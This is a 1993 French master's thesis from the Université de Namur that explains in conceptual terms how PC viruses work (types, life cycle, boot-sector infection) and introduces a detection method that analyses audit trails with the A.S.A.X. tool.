MASTER EN SCIENCES INFORMATIQUES

Étude des virus informatiques et utilisation d'un langage d'analyse d'audit-trail pour leur détection

Haulotte, Vincent

Award date:
1993

Awarding institution:
Universite de Namur

Facultés Universitaires Notre-Dame de la Paix
Institut d'Informatique
Rue Grandgagnage, 21
B-5000 NAMUR

Etude des virus informatiques et utilisation d'un langage d'analyse d'audit-trail pour leur détection.

Vincent HAULOTTE

Promoteur : Henri Leroy
Co-promoteur : Baudouin Le Charlier

Mémoire présenté en vue
de l'obtention du grade de
Licencié et Maître en Informatique

Année académique 1992 - 1993

Résumé

Mots-Clés : virus, outil anti-virus, audit-trails, A.S.A.X., Sécurité

De nos jours, les ordinateurs ont pris une place importante dans notre vie. Les micro-ordinateurs sont présents partout aussi bien dans les sociétés que chez les particuliers. Bien que la puissance de ces machines ne cesse de croître, on a toujours aucune solution radicale au problème des virus.

Ce mémoire explique comment fonctionnent les virus et outils anti-virus actuels et parle d'une nouvelle méthode de détection de virus. Ils sont détectés grâce à l'analyse par l'outil A.S.A.X. d'audit-trails généré sur pc. Ce qui fournit un langage intelligent permettant la programmation d'euristique pour la détection de virus. Nous sommes maintenant capables de détecter les anciens et les nouveaux virus à partir de leur comportement. Le mémoire met également en lumière la difficulté de construire un outil efficace dans un environnement non sécurisé comme celui des pc.

Abstract

Keywords : Viruses, Anti-virus tools, audit-trails, A.S.A.X., Security

Nowadays computers have taken a great place in our live. Micro-computers are everywhere and lots of people and societies have at least one Personal Computer (PC). Despite the growth of the power of these machines, there is yet no effective remedy for the problem of viruses.

This thesis explains how work viruses and the current anti-viruses tools. It also speaks about a tool using a new method to detect viruses. They are detected by the tool A.S.A.X. which analyses an audit-trail generated on a pc. It provides an intelligent tool that can be used to program heuristics for the detection of viruses. With these tools we are now able to detect old and new viruses by their comportments on a computer behavior. The thesis shows the difficulty to make an efficiencient tool on PC which has no security system.

Qu'il me soit permis ici de remercier :

Monsieur Henri Leroy pour avoir bien voulu accepter d'être mon promoteur

Monsieur Baudouin Le Charlier (co-promoteur) et son assistant Monsieur Abdelaziz Mounji pour leurs aides et leurs précieux conseils.

Monsieur Klaus Brunnstein et son assistante Madame Simone Fischer-Hübner, pour leur accueil très chaleureux à Hambourg ainsi que Monsieur Vesselin Vladimirov Bontchev pour nos nombreuses discussions fructueuses concernant les virus.

Toutes les personnes qui m'ont directement ou indirectement aidé dans ce travail et malheureusement les concepteurs de virus pour m'avoir fourni de la matière à discussion.

Table des matières

1. Introduction.

Ce mémoire est la prolongation de mon stage à Hambourg. L'université de Hambourg très active dans la recherche sur les virus a développé un outil permettant de générer des fichiers audit-trails pour pc, c'est-à-dire des fichiers reprenant toutes les événements qui se sont produits au cours du temps sur un pc donné. Ces fichiers de taille immense, qui peuvent contenir de précieuses informations pour l'étude des virus, sont pratiquement impossible à analyser à la main. L'Institut d'informatique ayant développé A.S.A.X., un outil informatique comprenant un langage permettant l'analyse de ce genre de fichiers, il n'en fallut pas plus pour qu'une collaboration naisse entre les deux universités sous la forme d'un stage pour un étudiant.

Mon travail à Hambourg fut de permettre aux outils de se "parler" et d'écrire des règles dans le langage Russel, le langage utilisé par A.S.A.X., pour détecter les traces de virus informatiques dans les fichiers audit-trails hambourgeois. Je me suis rapidement rendu compte que la combinaison de ces deux outils, nous procura en faite, un véritable outil intelligent pour la détection des virus. On peut enfin écrire et tester des heuristiques permettant la détection des virus à partir de leurs comportements. Les outils anti-virus actuels utilisent tout le temps les mêmes algorithmes et ne peuvent pas détecter les virus qu'ils ne connaissent pas. De plus s'ils détectent des événements suspects, ils ne peuvent pas les mettre en rapport avec des événements passés ou futurs.

Ce travail très ambitieux ne pouvait être mené à bien qu'avec une étude approfondie des virus, c'est pourquoi une grande partie de ce mémoire porte sur l'étude des virus. Il m'a semblé également important de parler des outils anti-virus actuels avant de parler de A.S.A.X. et de son utilisation dans le cadre de la détection des virus.

L'étude des virus est le fruit d'une synthèse de plusieurs livres avec une remise à jour effectuée à partir d'articles récents sur les virus et d'une recherche personnelle car les auteurs préfèrent souvent parler des effets des virus plutôt que de l'évolution de leur comportement au cours du temps qui est un thème moins "porteur". Le chapitre sur les outils anti-virus est tiré en partie de l'article [6], qui que toutes fois bien écrit manque souvent de précision et à omis de parler de certains outils pourtant très courants comme en autre les contrôleurs de flux.

Dans la deuxième partie sur l'utilisation de A.S.A.X., à part la description de A.S.A.X. et le listage de l'audit du virus Vienna, tous les textes et programmes sont le fruit de mon travail à Hambourg. J'ai également essayer tout au long de ce mémoire de mettre en lumière toute la difficulté de créer des moyens de détection efficaces sur les micro-ordinateurs équipés de systèmes d'exploitations non sécurisés comme le DOS.

2. Les pestes informatiques

2.1 Introduction

De nos jours, les ordinateurs occupent une place importante dans notre société et dans notre vie. Il n'est pas étonnant dès lors, de constater que dans de nombreuses entreprises les ordinateurs sont devenus une ressource vitale et stratégique. Les constructeurs ont donc pris toutes les mesures nécessaires pour assurer la solidité, la fiabilité et la pérennité de leurs machines. Du côté logiciel, les informaticiens développent des méthodes pour produire des logiciels de plus en plus performants. Donc en théorie, les utilisateurs de ces machines devraient avoir toutes les raisons d'être rassurés. Mais hélas dans la réalité, ils ont peur que le ciel leur tombe sur la tête sous la forme d'une peste informatique.

Ces pestes informatiques, les utilisateurs d'ordinateurs les appelleront souvent erronément virus, ce qui s'explique facilement par le fait que les pestes informatiques les plus connues sont sans conteste les virus. Ils ont hérité leur nom des virus biologiques en raison de leurs comportements analogues. Et si beaucoup de personnes ont entendu parler des virus par les média, peu de gens savent exactement ce qu'est un virus.

Tout d'abord un virus informatique, n'est pas le résultat d'une détérioration ou d'un mauvais fonctionnement d'un logiciel, d'un programme ou d'un circuit électronique d'un ordinateur. Il n'est pas non plus biologique, il n'est ni le fils ni le père d'un virus biologique contaminant les êtres humains ou les animaux. Il n'est pas non plus le résultat d'une mutation d'un virus biologique. Il ne contamine pas les êtres vivants mais seulement certains types d'ordinateurs et encore seulement dans certaines conditions.

Ce sont des personnes malintentionnées qui créent ces pestes informatiques et les insèrent au sein de logiciel. Lorsque ensuite quelqu'un utilisera ce logiciel, il contaminera la machine sur laquelle il travaille. Cette contamination ne touche pas le matériel mais seulement les programmes installés sur la machine, ces logiciels deviendront alors vecteurs du virus et infecteront tout autre logiciel accessible.

Les concepteurs de pestes informatiques créent en général celles-ci pour se faire connaître soit directement soit au travers de leur création. Actuellement les concepteurs de virus ne dévoilent plus leur identité car de plus en plus de pays les punissent s'ils infectent les ordinateurs d'autrui.

Des sociétés se sont spécialisées dans la lutte contre les virus informatiques et une véritable guerre s'est engagée entre les concepteurs et les chasseurs de virus. On s'est même longtemps demandé si les sociétés qui concevaient les logiciels anti-virus n'étaient pas les même qui concevaient les virus. En effet car à chaque nouveau virus qui apparaît, il faut une contre-attaque, qui se traduit par la conception d'un nouveau logiciel anti-virus. Plusieurs centaines de milliers d'exemplaires de celui-ci seront vendus pour un prix modique mais qui contenu du nombre rapportera énormément d'argent à ses concepteurs.

De plus cette guerre est devenue pour certaines personnes le challenge suivant : "Je vais créer le virus parfait, un virus non détectable, étonnant et redoutable". Ce qui fait dire à certaines personnes que la paix n'est encore prête d'être signée.

Mais entre ces deux types d'acteurs extrêmes : le concepteur et le chasseur de virus, il y a les utilisateurs de l'ordinateur qu'ils soient informaticiens, sociétés, employés ou particuliers, victimes potentielles qui se posent énormément de questions.

Une question importante qui vient presque immédiatement à l'esprit est : quels sont les dégâts que peuvent causer les pestes informatiques. Ceux-ci dépendent bien sûr du type de pestes (cf. chapitre suivant), mais dans tous les cas ils provoqueront des pertes de temps et donc d'argent. Les pestes informatiques peuvent perturber l'utilisation ou s'attaquer aux informations traitées par l'ordinateur.

Dans le premier cas, la simple perturbation comme l'affichage d'une balle de ping-pong qui rebondit à l'écran n'aura pas de grande conséquence. On notera cependant un ralentissement des performances de l'ordinateur qui doit gérer en plus l'affichage de la balle... La perte de temps sera surtout grande par le temps à consacrer à désinfecter les supports magnétiques contaminés. Mais il ne faudrait pas oublier le contexte dans lequel l'ordinateur travaille et ce qu'il gère. Les conséquences seraient-elles aussi anodines si l'ordinateur contaminé gérait une ligne de production en continu ou assistait un anesthésiste dans le réveil d'un patient. Heureusement, je vous rassure tout de suite ce genre d'ordinateur est souvent isolé du monde extérieur et donc de tout risque de contamination...

Dans le deuxième cas, l'attaque des informations traitées par l'informatique peut être fortement préjudiciable aux sociétés. Ici les pestes informatiques les plus dangereuses ne sont pas contrairement à ce beaucoup pense, les pestes informatiques les plus impressionnantes et qui détruisent les informations tout à coup et en une seule fois. En effet chaque société informatisée possède des copies de sécurités de tous les programmes et de toutes les informations qu'elles manipulent.

Ces copies sont effectuées régulièrement et sont conservées dans un endroit bien protégé et en dehors de la société pour pouvoir être récupérées en cas d'un incendie éventuel de la société. On conserve par exemple des copies des deux dernières semaines de travail.

Les pestes les plus dangereuses sont -celles qui modifient insidieusement et lentement les informations de l'entreprise. En effet les modifications effectuées ne seront pas immédiatement détectées. La simple modification provoque déjà des pertes d'argent, mais de plus les modifications risquent de se retrouver sur les copies de sécurités, rendant ainsi impossible la restauration des données correctes.

Prenons un exemple : une pme de service à deux mille clients dont cinq cent clients réguliers. Le commerce fonctionne bien mais vu la faible variation du nombre de client, elle décide de faire une copie de sécurité de sa comptabilité toutes les semaines, et de conserver les copies des deux dernières semaines. Un jour, le patron installe sur l'ordinateur des jeux pour son fils. Un de ceux-ci est infecté et la société est infectée par une peste informatique qui détruit ou modifie une fiche client chaque jour.

Si la peste commence par les clients occasionnels la société ne s'en rendra pas compte immédiatement. Avec ses copies de sécurité, elle ne peut remonter qu'à deux semaines dans le passé, donc toutes les deux semaines, elle perd réellement quatorze clients sans aucune chance de les retrouver sur supports magnétiques. Si après six mois, c'est le mois de décembre et qu'elle décide d'envoyer ses voeux à ses clients, manière bien connue pour refidéliser la clientèle, cent quatre-vingts lettre risquent de ne jamais arriver à leur destinataire.

Si la pme remarque à ce moment qu'elle est infectée, intriguée par le retour de ses voeux avec la mention "ADRESSE ERRONEE" ou "PERSONNE INCONNUE A CETTE ADRESSE", elle ne pourra que constater qu'elle a perdu 180 clients. Si elle possède des copies papier de ces fiches clients; elle pourra encore les retaper à la main... Imaginons que la peste informatique à aussi détruit toutes les transactions se rapportant à ses clients, la pme devra engager du personnel pour réintroduire toutes les fiches clients, factures, notes de débit et notes de crédit détruites par la peste pour pouvoir rentrer son bilan de fin d'année et sa liste des clients assujettis à la T.V.A..

Une autre question que se posent les utilisateurs d'ordinateurs est :" comment se fait-on contaminer ?". La réponse est simple mais n'apporte aucune solution quant à ne pas se faire contaminer par une peste informatique. On contamine la machine sur laquelle on travaille lorsque l'on exécute sur celle-ci un logiciel infecté par une peste informatique. Les logiciels que vous achetez chez un revendeur informatique ont peu de chance d'être infecté; mais il existe sur le marché, des logiciels qui ne sont pas contrôlés d'un point de vue "sanitaire". Il ne faut bien sûr pas en conclure que les logiciels non achetés chez un revendeur informatique sont tous contaminés. Les logiciels gratuits, de démonstration, les "share-ware", les copies pirates de logiciels, circulent dans beaucoup de mains et seront donc exécutés sur beaucoup de machines, augmentant ainsi la probabilité d'être infecté soit accidentellement soit sciemment par un concepteur de pestes informatiques. Il faut donc être particulièrement vigilant lorsque l'on copie un logiciel circulant hors des marchés commerciaux. On entend souvent dire qu'il faut être sûr de ses sources c'est-à-dire être sur des personnes qui vous fournissent vos logiciels. C'est en effet indispensable mais hélas pas suffisant, une personne de bonne foi peut avoir "été contaminée" et en vous donnant un logiciel, elle peut l'avoir contaminé sans le savoir...

Une idée très répandue est que les jeux du domaine publique sont contaminés. Comme je l'ai affirmé plus haut, tous les logiciels qui circulent ne sont pas contaminés mais les concepteurs de virus insèreront leur création surtout dans les programmes attractifs. Ces programmes ayant plus de chance d'être recopiés et exécutés un peu partout, la probabilité que le virus soit très répandu est d'autant plus grande. Ce mécanisme de prolifération est expliqué plus loin.

Comment éviter de se faire contaminer ?

Le risque de se faire contaminer n'est jamais nul, mais on peut le faire tendre vers zéro. Tout d'abord, n'installer sur son ordinateur que des logiciels dont on est sur de la provenance. Le mieux pour cela est de n'acheter que des logiciels commerciaux de marques connues chez un bon revendeur informatique. Ne jamais installer un logiciel du domaine publique. Ne permette à personne de venir exécuter sur l'ordinateur à protéger des logiciels non achetés par l'entreprise. Ne permette à personne d'exécuter des logiciels à partir d'une disquette ou recopié à partir d'une disquette sur l'ordinateur à protéger. Eviter tout transfert d'information exécutable entre machine ne suivant pas ses règles.

Ces conditions sont facilement applicables à de grosses machines mais elles le sont difficilement aux micro-ordinateurs. Dans de grandes entreprises, il est difficile de contrôler tous les micro-ordinateurs et l'usage qu'en fait chaque personne.

De plus avec la démocratisation des prix des ordinateurs de plus en plus de personnes en possèdent un chez elle. Il n'est pas rare de voir des employés installer des programmes sur leur machine personnelle et celle de leur lieu de travail. L'exemple typique, est l'employé qui a installé un jeu sur la machine du bureau, et qui y joue pendant son heure de table. De nouveaux risques sont également apparus. De plus en plus de personnes ramènent du travail du bureau sur disquette, pour le terminer à la maison et prendre ainsi un peu d'avance. Après avoir terminer leur travail à la maison, ces personnes bien intentionnées pourront ramener au bureau un virus qui contaminait la machine de leur domicile.

On peut bien sûr, utiliser des logiciels spécialisés dans la détection et la lutte contre les virus. Ceux-ci permettent de détecter la présence de virus connus, c'est à dire des virus qui ont déjà été recensés, ou de détecter des comportements anormaux de programmes. Un programme infecté à souvent un comportement anormal dans certaines conditions (voir plus loin). Ces outils anti-virus sont à utiliser avant d'installer tout nouveau logiciel, ils pourront ainsi détecter la présence d'un virus sur les disquettes contenant le nouveau logiciel à installer.

Comment être le moins possible perturber par les virus.

Comme je l'ai indiqué au début, les virus sont partout. Il faut donc essayer de trouver un système qui permet de repartir avec une machine et des logiciels sains après une infection.

Pour cela, il faut appliquer un certain nombre de mesures simples : avoir toujours une copie de toutes les logiciels que vous utilisez, ne jamais travailler avec des originaux. Protéger toujours les disquettes contenant les originaux contre l'écriture : les disquettes 8' en retirant l'étiquette de protection, les disquettes 5'1/4 avec une étiquette noire ou argentée, les 3'1/2 en déplaçant le carré noir dans la glissière. Cette remarque est d'autant plus vraie pour les disquettes contenant les anti-virus, car sinon vous risquez de contaminer vos outils anti-virus, qui deviendront eux-mêmes vecteur de l'infection et donc totalement inefficace.

Il faut avoir des copies de sécurité récentes de tous les fichiers de données de l'ordinateur. Pour les entreprises, une méthode simple est d'effectuer une copie automatique de tous les disques sur bandes, cassettes magnétique; ou disque magnéto-optique. Mais cela ne dispense pas de garder les originaux de tous les logiciels installés, car ils seront le seul recourt si les copies de sécurité sont également infectées.

Comment se débarrasser d'une infection ?

Lorsque vous avez détecté une infection de votre système informatique par des symptômes de maladie ou à l'aide d'un logiciel anti-virus, dont vous devez toujours avoir la dernière version, il faudra vous arranger pour désinfecter tout les fichiers contaminés. La désinfection n'est pas toujours possible, le meilleur moyen est parfois l'éradication pure et simple de tous les fichiers contaminés.

Si vous avez détecté l'infection grâce à un outil anti-virus, la décontamination sera en générale moins lourde à effectuer. Redémarrer la machine avec un système d'exploitation non contaminé, ensuite utilisez l'anti-virus (disquettes originales protégée en écriture) pour déterminer quels sont les supports magnétiques qui sont infectés.

Si l'anti-virus vous indique que vos fichiers de données ne sont pas infectés (ce qui est pratiquement toujours le cas), et si la dernière sauvegarde a été effectuée il y a longtemps copiez vos fichiers de données sur supports magnétiques. Déterminez si vos fichiers de données représentent toujours bien la réalité en les comparant avec leurs équivalents papiers, ce qui pourra peut-être vous éviter de compléter les anciens fichiers de vos copies de sécurités. Toutes les opérations à effectuer après infection doivent être effectuées à partir de logiciels originaux stockés sur disquettes protégées contre l'écriture.

La plupart des logiciels actuels proposent des désinfectants; ceux-ci vont essayer de guérir les programmes contaminés, la guérison quant elle est possible laisse toujours des séquelles dans le programme infecté. Le mieux pour les programmes infectés, c'est de les détruire et de les remplacer par une copie de l'original non infecté. Les désinfectants sont surtout utiles pour désinfecter les boots secteurs (cf. voies de pénétration des virus). Après une désinfection, il faut toujours réutiliser le détecteur de virus du logiciel anti-virus, car souvent un virus en cache un autre. Si la désinfection se passe bien : pas de message alarmant des anti-virus, et plus de symptômes de maladie, vous pouvez travailler à nouveau normalement. N'oubliez pas de reformatter vos disquettes contaminées pour éviter de vous faire recontaminer accidentellement. Si les séquelles ou l'infection ne sont pas disparues passer au point suivant.

Si vous avez détecté l'infection par des symptômes de maladie; voyez si les dernières versions des logiciels anti-virus détectent l'infection, si oui effectuez les opérations du point précédent sinon, il vous faudra effacer tous les supports magnétiques suspects et réinstaller tous les logiciels à partir de leur originaux (qui ont toujours été protégés contre l'écriture), et les fichiers de données à partir de vos copies de sécurités. Lorsque vous avez été infecté par un virus non reconnu par les dernières versions de vos anti-virus, il peut être intéressant de faire une copie d'un logiciel infecté, non pas pour infecter un concurrent, mais bien pour le transmettre aux sociétés créant les anti-virus (via l'intermédiaire de votre revendeur informatique) pour permettre une mise à jour des logiciels anti-virus.

2.2 Terminologie

Le comité anti-virus a adopté une série de terminologies différentes, basée fortement sur l'analogie entre les virus biologiques et informatiques. Cette terminologie est encore conflictuelle.

Back door (entrée de derrière) Fonctionnalité d'un logiciel programmée par le concepteur original qui lui permet d'effectuer des opérations refusées aux simples utilisateurs (exemple: un programme de login qui acceptera le mot de passe du concepteur sans tenir compte du fichier contenant les mots de passe).

Chain letter (lettre en chaîne) Un programme encapsulé dans un courrier électronique; qui une fois exécuté enverra une copie de lui-même vers certains utilisateurs de courrier électronique.

Logic bomb (bombe logique) Code malicieux inséré dans un programme qui sera activée automatiquement lorsque certaines circonstances seront réalisées (exemple provoquer un blocage du système informatique lorsque le nom d'un employé a disparu de la liste des employés de la société).

Trojan horse (cheval de Troie) programme qui est conçu pour effectuer certaines fonctions inconnues de l'utilisateur et non spécifiées dans la documentation. Ceci comprend aussi l'insertion de bombe logique ou de code caché bénin (exemple: un jeu de casse-brique qui détruit tous les programmes du disque dur).

Trojan mule (mulet de Troie) programme qui simule certains aspects du comportement standard du système, comme la demande de login en vue de collecter les mots de passes du système et les codes d'autorisations.

Virus programme qui infecte d'autres programmes, qui les modifient pour lui permettre de se reproduire.

Worm (ver) programme qui envoit des copies de lui-même à d'autres systèmes informatiques via les connexions de réseaux. Contrairement à un virus, le ver ne requière pas un programme hôte, car il est un programme a part entière et exécutable seul. Une fois exécuté, il transite de mémoire électronique en mémoire électronique et ne résiste pas au coupure de tension électrique agissant sur ces mémoires. On trouve dans la littérature, un autre sens au terme "Worm" : une bombe logique insérée dans un logiciel par son concepteur empêchant l'utilisation du logiciel après la date d'expiration de la licence d'utilisation ou lorsque le logiciel est piraté.

D'autres termes seront définis dans le chapitre sur la dissection des pestes informatiques et ne sont pas repris ici car ils se rapportent des mécanismes plus complexes.

2.3 Théorie sur les pestes informatiques

2.3.1 Introduction

Si dans l'absolu d'après la définition ci-dessus (cf. terminologie), un virus ne fait que se reproduire, aujourd'hui on accepte une définition plus large, car les virus sont presque toujours combinés avec une bombe logique, un cheval de Troie, ou d'autres type de peste informatiques. On peut alors définir un virus comme suit :

1. Ils se reproduisent et envahissent supports magnétiques réinscriptibles (disques durs, disquettes, disque magnéto-optique, streamer, cassettes), mémoires électroniques accessibles en écriture, réseau.

2. Pour être actif un virus doit être exécuté, pour cela il doit se trouver au sein d'un objet exécutable ou susceptible d'être exécuté : le systèmes d'exploitation et les applications couramment exécutées.

3. Le virus ne fait pas que se reproduire, il contient en général une bombe logique (aussi nommée charge). La plupart du temps, le but ultime du concepteur est d'arriver à exécuter sa bombe logique sur le plus de machines possible.

4. Le camouflage est indispensable à un bon virus qui ne veut pas être découvert avant l'exécution de sa bombe logique. Pour se camoufler un virus va essayer de ne pas laisser de trace de son infection ou de les faire disparaître. Pour cela il peut utiliser le chiffrage, le compactage ou le détournement des appels systèmes (interruption sur les ordinateurs personnels de IBM).

5. Un virus à un cycle de vie, et il peut donner naissance à un nouveau type de virus, en se modifiant, on alors affaire à un virus polymorphiquesou à un virus mutant.

2.3.2 Le cycle de vie d'un virus.

1°Il est crée par un être humain malveillant.

2° Il est inséré au sein d'un programme :

Soit ce dernier est crée pour l'occasion et alors on a affaire à un cheval de Troie, c'est à dire un programme (conçu pour) attractif qui sera exécuter par un utilisateur curieux. Soit il est inséré au sein d'un programme existant (par exemple une version du dernier anti-virus share-ware à la mode).

3° Il est exécuté par un utilisateur.

4° Il contamine tous les objets exécutables qui sont à sa portée et qui sont apte à le recevoir. Il se répand sur les ordinateurs en contact direct (réseau, liaison RS232) ou indirect (disquettes) avec lui.

5° La bombe logique s'exécute car sa condition d'exécution est remplie.

6° Soit il continue ses dégâts, soit il se rendort en attendant que la condition d'exécution de la bombe logique soit à nouveau remplie, soit il se suicide en pouvant entraîner d'autres objets dans sa mort, ou alors il passe dans une phase de mutation et on a affaire à un nouveau virus et on passe au point quatre.

7° Si il n'a disparu, le virus est détecté, éradiqué et le système informatique est remis en état. Cette opération peut prendre un certain temps, ce temps dépendant de l'ampleur des dégâts.

8° Tous les supports magnétiques qui ont été utilisés par le système informatique sont examinés. Si des copies de sécurité ou backup ont été effectuées durant l'infection, il est presque certains que celles-ci sont contaminées.

2.3.3 Type de virus.

Les virus non réinscripteurs: sont des virus qui vont s'insérer au début ou à la fin d'un programme hôte laissant celui-ci pratiquement intact et permettant l'exécution du virus tout en garantissant l'exécution normale du programme hôte.

Les virus réinscripteurs: sont des virus qui détruisent du code ou des données du programme hôte pour s'y placer. En général ce type virus essayera de garder les fonctionnalités du programme hôte. Un programme ne fonctionnant plus correctement attirerait automatiquement l'attention de l'administrateur du système qui repérerait rapidement la présence du virus et l'éliminerait.

Les virus résidents: virus qui installent une partie d'eux-mêmes en mémoire. Ils agissent soit en parallèle soit à la place de certaines fonctionnalités du système d'exploitation.

Le mutant: C'est un virus qui s'auto-modifie engendrant ainsi un nouveau virus. Des exemples simples et biens connus de modification de code d'un virus sont l'ajout de nouvelles fonctionnalités ou la modification de son code pour le rendre invisible aux outils de détections. Certains virus passent par plusieurs phases dans leur vie et deviennent ainsi peu à peu de plus en plus redoutables.

Les virus chiffrés (encrypted virus) : virus qui contiennent deux parties : un déchiffreur et le corps réels du virus chiffré. Ce chiffrement rend plus difficile l'étude du virus par les chasseurs anti-virus. Il est important à noter que la clé de chiffrement pour un même virus peut varier au cours du temps.

Les virus binaires: cas particulier de virus chiffrés. Le virus contient l'entièreté du code permettant sa reproduction, mais seulement la moitié du code de la bombe logique. Ce n'est que lorsque le virus rencontrera le virus "associé" qui porte l'autre moitié de la bombe que la combinaison des deux produira une codification significative exécutable.

Les virus compagnons : même principe que les virus binaires mais avec plus de deux virus associés.

Les virus furtifs: virus résidents en mémoire qui tentent d'échapper à la détection en masquant leur présence dans les fichiers infestés. Pour cela, ils s'interceptent les appels systèmes qui examinent le contenu ou les attributs d'un fichier. Par exemple, un virus furtif peut retirer son code d'un fichier qu'il a infecté lorsque celui-ci est analysé par un software anti-virus.

Les virus polymorphiques : virus qui lorsqu'il se reproduit modifie ses copies pour avoir un code différent tout en gardant ses même fonctionnalités. Pour cela, le virus insère dans son propre code des instructions superflues, change la séquence d'instruction indépendante ou choisit un nouvel algorithme de chiffrage parmi les plusieurs qu'ils possèdent. Cette modification rend difficile la détection de virus par les outils anti-virus qui cherchent parmi tous les fichiers un morceau de code appartenant aux virus.

Il est en fait difficile de déterminer combien de virus ou de type de virus il existe actuellement. Les virus polymorphiques et les mutants rendent le calcul difficile. Il est souvent difficile de dire si deux fichiers ont été infectés par le même virus.

Il suffit de consulter les listes reprenant les virus connus pour remarquer que souvent un virus a plusieurs noms car soit il a été considéré pendant un certain temps comme deux virus distincts, soit il a été découvert par des diverses personnes croyant chacune ayant découvert un nouveau virus. C'est ainsi que certains virus ont été "redécouvert" plusieurs fois.

2.3.4 Les voies de pénétrations des virus.

Pour qu'un virus puisse contaminer un système informatique, il faut que d'une manière ou d'une autre, il arrive dans la mémoire centrale de l'ordinateur et pour y être exécuter.

Comme la plupart du temps personne n'est assez fou pour charger sciemment un virus en mémoire centrale, il faut donc qu'il s'y fasse emmener. Pour cela il infecte un objet exécutable (ou potentiellement exécutable) qui tôt ou tard sera chargé en mémoire, entraînant avec lui le virus.

Je vais donc tenter de dresser une liste exhaustive des types d'exécutables que l'on peut rencontrer sur les micro-ordinateurs IBM (ou compatible). Je me dois d'abord de parler de la séquence de démarrage(ou séquence d'initialisation) qui est chronologiquement la première à être exécutée sur l'ordinateur et qui comprend de nombreux objet exécutables.

Initialisation de l'ordinateur : résumé de la séquence de démarrage.

Lorsque l'on branche un ordinateur personnel ou que l'on appuie simultanément sur certaines combinaisons de touches, celui-ci effectue une procédure précise appelée séquence de démarrage. Le but ultime de cette séquence est la possibilité d'exécuter des programmes sur la machine.

Cette séquence, assez complexe, permettra de charger le système d'exploitation en mémoire centrale et de le paramétrer en fonction des applications qui tourneront sur l'ordinateur. Elle permet également de charger certains gestionnaires de périphériques et de lancer certaines applications au démarrage sans l'intervention d'êtres humains.

La séquence de démarrage peut être résumée comme suit.:

1. L'exécution du programme de "bootstrap" depuis la ROM.
2. L'exécution du secteur de démarrage principal "MASTER BOOT RECORD"
3. L'exécution du secteur de démarrage de la partition choisie lors de l'exécution du point deux.
4. Le chargement et l'initialisation du système d'exploitation.
5. Le paramétrage du système d'exploitation et le chargement des gestionnaires de périphériques.
6. L'exécution de l'interpréter de commande.
7. L'exécution du fichier de lancement automatique d'application
8. Le lancement des applications demandées au point précédent.

Ensuite si toutes les applications lancées au point huit se terminent, la main est rendue à l'interpréteur de commande qui attend les commandes venant de l'utilisateur introduites depuis le clavier. L'interpréteur ne tient pas compte des mouvements de la souris.

Analyse de la séquence de démarrage.

La séquence de démarrage n'est en fait que l'enchaînement d'exécutables. Un virus s'il peut s'insérer dans l'un des objets de la séquence de démarrage, sera sûr d'être exécuté à chaque démarrage. Si un de ces objets est contaminé, la contamination sera donc rapide et efficace, ce qui fait de ces objets une cible privilégiée des virus.

Lorsqu'un utilisateur redémarre son ordinateur; le contrôle est passé à un programme en ROM (à l'adresse FFFF:0000h). Ce programme ne pourra pas être modifié par un virus car il se trouve en ROM, qui est une mémoire inaltérable. Ce programme passera la main à une routine dont la fonction est de rechercher un secteur de démarrage contenu sur un disque présent dans un des lecteurs de disque.

La routine pour en trouver un, va lire la première piste de chaque disque. Elle lit les disques suivant un ordre qui est prédéfini : en général d'abord un lecteur de disquettes (rarement les autres) et puis le lecteur de disques durs. Ce secteur de démarrage est un petit programme qui va permette de charger en mémoire RAM le système d'exploitation à partir d'un disque.

Sur les lecteurs de disques durs, on peut découper le disque physique en plusieurs disques logiques, ce procédé s'appelle le partitionnement. Ainsi un disque dur d'une capacité de 210 MB peut être découpé en trois disques logiques de 70 MB, ou en trois disques logiques de 50 MB et un de 60 MB. La somme de la taille de tous les disques logiques devant être égale à la taille du disque physique.

De plus sur chaque partition, on peut mettre un système d'exploitation différent. On pourrait par exemple mettre sur notre disque dur de 210 MB, le système d'exploitation MS-DOS sur la première partition, le système d'exploitation UNIX sur la deuxième et le système d'exploitation OS/2 sur la troisième. Chaque partition possédant un système d'exploitation aura donc son propre secteur de démarrage.

Comme il ne peut avoir simultanément qu'un seul système d'exploitation en mémoire, il faut donc pouvoir en choisir un parmi ceux que l'on dispose sur les partitions pendant l'exécution de la séquence de démarrage ... C'est la raison pour laquelle les disques durs possède un secteur de démarrage spécial.. On l'appelle le *Master boot record*, il contient une table appelée "table de partitions" reprenant les paramètres des différentes disques logiques, et un petit programme permettant de choisir sur quelle partition on veut démarrer.

Le Master Boot Record est rarement un programme interactif, c'est-à-dire un programme qui vous pose la question suivante "Sur quel système d'exploitation voulez-vous démarrer" et qui attend une réponse au clavier. Le Master Boot Record standard est modifiable depuis chaque système d'exploitation pour qu'au prochain redémarrage du système, il charge le système d'exploitation que l'on vient de lui spécifier. Cela est réalisé de la façon suivante, dans la table de partitions; il y a une colonne pour chaque partition qui indique si celle-ci est "démarrable". Si la valeur "cette partition est démarrable" est placée en regard d'une partition, lors du prochain redémarrage de l'ordinateur, c'est le système d'exploitation de cette partition qui sera chargé en mémoire.

Système de la partition	Pouvant démarrer ?	Adresse de départ			Adresse de fin			Numéro de secteur relatif	Nombre de secteurs
		Face	Piste	Sec	Face	Piste	Sec		
DR-DOS	Oui	1	0	1	11	987	35	35	414.925

Fig 1 : Exemple de table de partition

Le Master Boot Record et les différents secteurs de démarrage étant inscrits sur le disque, ils pourront être modifiés par un virus si le disque qui les contient peut être modifié. C'est ainsi que le secteur de démarrage d'une disquette ou le Master Boot Record d'un disque dur peut être infecté par le virus "New Zealand" ou le virus "Stoned". Le secteur de démarrage DOS, peut lui aussi être infecté par un virus comme le virus "Ping-pong". Le procédé utilisé par ces virus est décrit dans le chapitre sur la dissection des pestes informatiques.

Lorsque le Master Boot Record est chargé et exécuté en mémoire, il charge le secteur de démarrage choisi. Nous ne parlerons ici que du système d'exploitation DOS. Ce secteur à son tour est exécuté en mémoire et il charge en mémoire le fichier IO.SYS (pour le DOS de Microsoft) ou IBMBIO.COM (pour le DOS de IBM). Ce fichier est présent dans la partition DOS dans le répertoire principal encore appelé répertoire racine (Root Directory). Ce fichier exécutable contient deux parties. La première partie est le "BIOS CODE" contenant des gestionnaires et des codes d'initialisation. La deuxième partie est le programme "SYSINIT". Ce programme, comme son nom l'indique, est responsable de la supervision du reste de la procédure d'Initialisation de la machine.

SYSINIT teste la mémoire et charge en mémoire le fichier suivant dans la séquence de démarrage : MSDOS.SYS (pour le DOS de MICROSOFT) ou IBMDOS.COM (pour le DOS de IBM). Ce fichier contient le code du système d'exploitation.

